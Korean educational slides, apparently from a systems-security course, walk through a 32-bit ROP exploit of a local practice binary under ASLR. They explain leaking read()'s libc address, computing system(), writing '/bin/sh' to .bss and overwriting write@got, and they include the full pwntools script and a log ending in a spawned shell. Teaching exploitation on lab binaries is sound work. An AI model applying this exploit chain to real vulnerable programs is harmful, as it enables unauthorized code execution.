
**애를 구하는 이유?**

## 2. read() – system() 거리를 계산




**ASLR : 실행할 때 마다 메모리 레이아웃이 변경됨 -> system 등 함수 주소를 정적인 방법으로 유추 불가능**

## 2. read() – system() 거리를 계산



하지만 라이브러리 내에서 함수 간의 거리는 같다.

## 2. read() – system() 거리를 계산



때문에 read의 주소와 read-system을 알면 system 주소를 알 수 있다.

### 3. bss영역에 "/bin/sh" 쓰기

[23]	.got.plt	PROGBITS	0804a000
[24]	.data	PROGBITS	0804a018
[25]	.bss	NOBITS	0804a020
[26]	.comment	PROGBITS	00000000
[27]	.symtab	SYMTAB	00000000
[28]	.strtab	STRTAB	00000000
[29]	.shstrtab	STRTAB	00000000

**readelf S rop\_test**

**read(0, bss, 8)**

**/bin/sh 입력**

## 4. write() got에 system()을 got overwrite

read(0, write@got, 4)

system 주소 입력

system 주소 = read 주소 - (read 주소 - system 주소)



## 5. `"/bin/sh"`를 인자로 `write()` 호출

```
write("/bin/sh")
```

`write@got`는 현재 `system`으로 `got` overwrite 되었으므로

```
system("/bin/sh") 호출
```

# X86 rop exploit 코드

```
# -*- coding: utf-8 -*-
from pwn import *

p = process('./rop_test')
e = ELF('./rop_test')

# 필요한 정보 변수화
read_plt = e.plt['read']
read_got = e.got['read']
write_plt = e.plt['write']
write_got = e.got['write']
system_offset = 0xa8940
pppr = 0x80484e9 # gdb-peda$ ropgadget
bss = 0x804a020
```

```
# buffer overflow
payload = 'A' * 104
```

필요한 정보들을 변수로 저장 / buffer overflow로 return address 접근

# X86 rop exploit 코드

**write(1, read@got, 4)**

```
19 # 1. read() 실제 주소 획득
20 payload += p32(write_plt)
21 payload += p32(pppr)
22 payload += p32(1)
23 payload += p32(read_got)
24 payload += p32(4)
```

```
47 read_addr = u32(p.recv()[-4:]) # 1. read() 실제 주소 획득하여 변수 저장
```

**p.recv()[-4:] -> 화면에 출력되는 4바이트**

# X86 rop exploit 코드

```
48 system_addr = read_addr - system_offset # 2. read() - system()을 이용하여 system 구하기
```

# X86 rop exploit 코드

**read(0, bss, 8);**

```
26 # 3. bss 영역에 "/bin/sh" 쓰기
27 payload += p32(read_plt)
28 payload += p32(pppr)
29 payload += p32(0)
30 payload += p32(bss)
31 payload += p32(8)
```

```
51 p.send('/bin/sh\x00') # 3. bss 영역에 "/bin/sh" 쓰기
```

# X86 rop exploit 코드

**read(0, write@got, 4);**

```
33 # 4. write@got에 system@plt got overwrite
34 payload += p32(read_plt)
35 payload += p32(pppr)
36 payload += p32(0)
37 payload += p32(write_got)
38 payload += p32(4)
```

```
52 p.send(p32(system_addr)) # 4. got overwrite
```

# X86 rop exploit 코드

**write("/bin/sh")**

```
40 # 5. "/bin/sh"를 인자로 write() 호출 - system("/bin/sh")
41 payload += p32(write_plt)
42 payload += 'A' * 4
43 payload += p32(bss) # /bin/sh
```

# X86 rop exploit 코드

## ASLR 적용된 상태에서 exploit 확인

```
minibee@argos-edu:~/sysedu/week6$ cat /proc/sys/kernel/randomize_va_space  
2
```

```
minibee@argos-edu:~/sysedu/week6$ python exploit.py  
[+] Starting local process './rop_test': pid 31440  
[*] '/home/minibee/sysedu/week6/rop_test'  
Arch: i386-32-little  
RELRO: Partial RELRO  
Stack: No canary found  
NX: NX enabled  
PIE: No PIE (0x8048000)  
[*] system@plt = 0xf7d2ad80  
[*] Switching to interactive mode  
$ pwd  
/home/minibee/sysedu/week6  
$ ls  
core exploit.py peda-session-rop_test.txt rop_test rop_test.c  
$ █
```



끝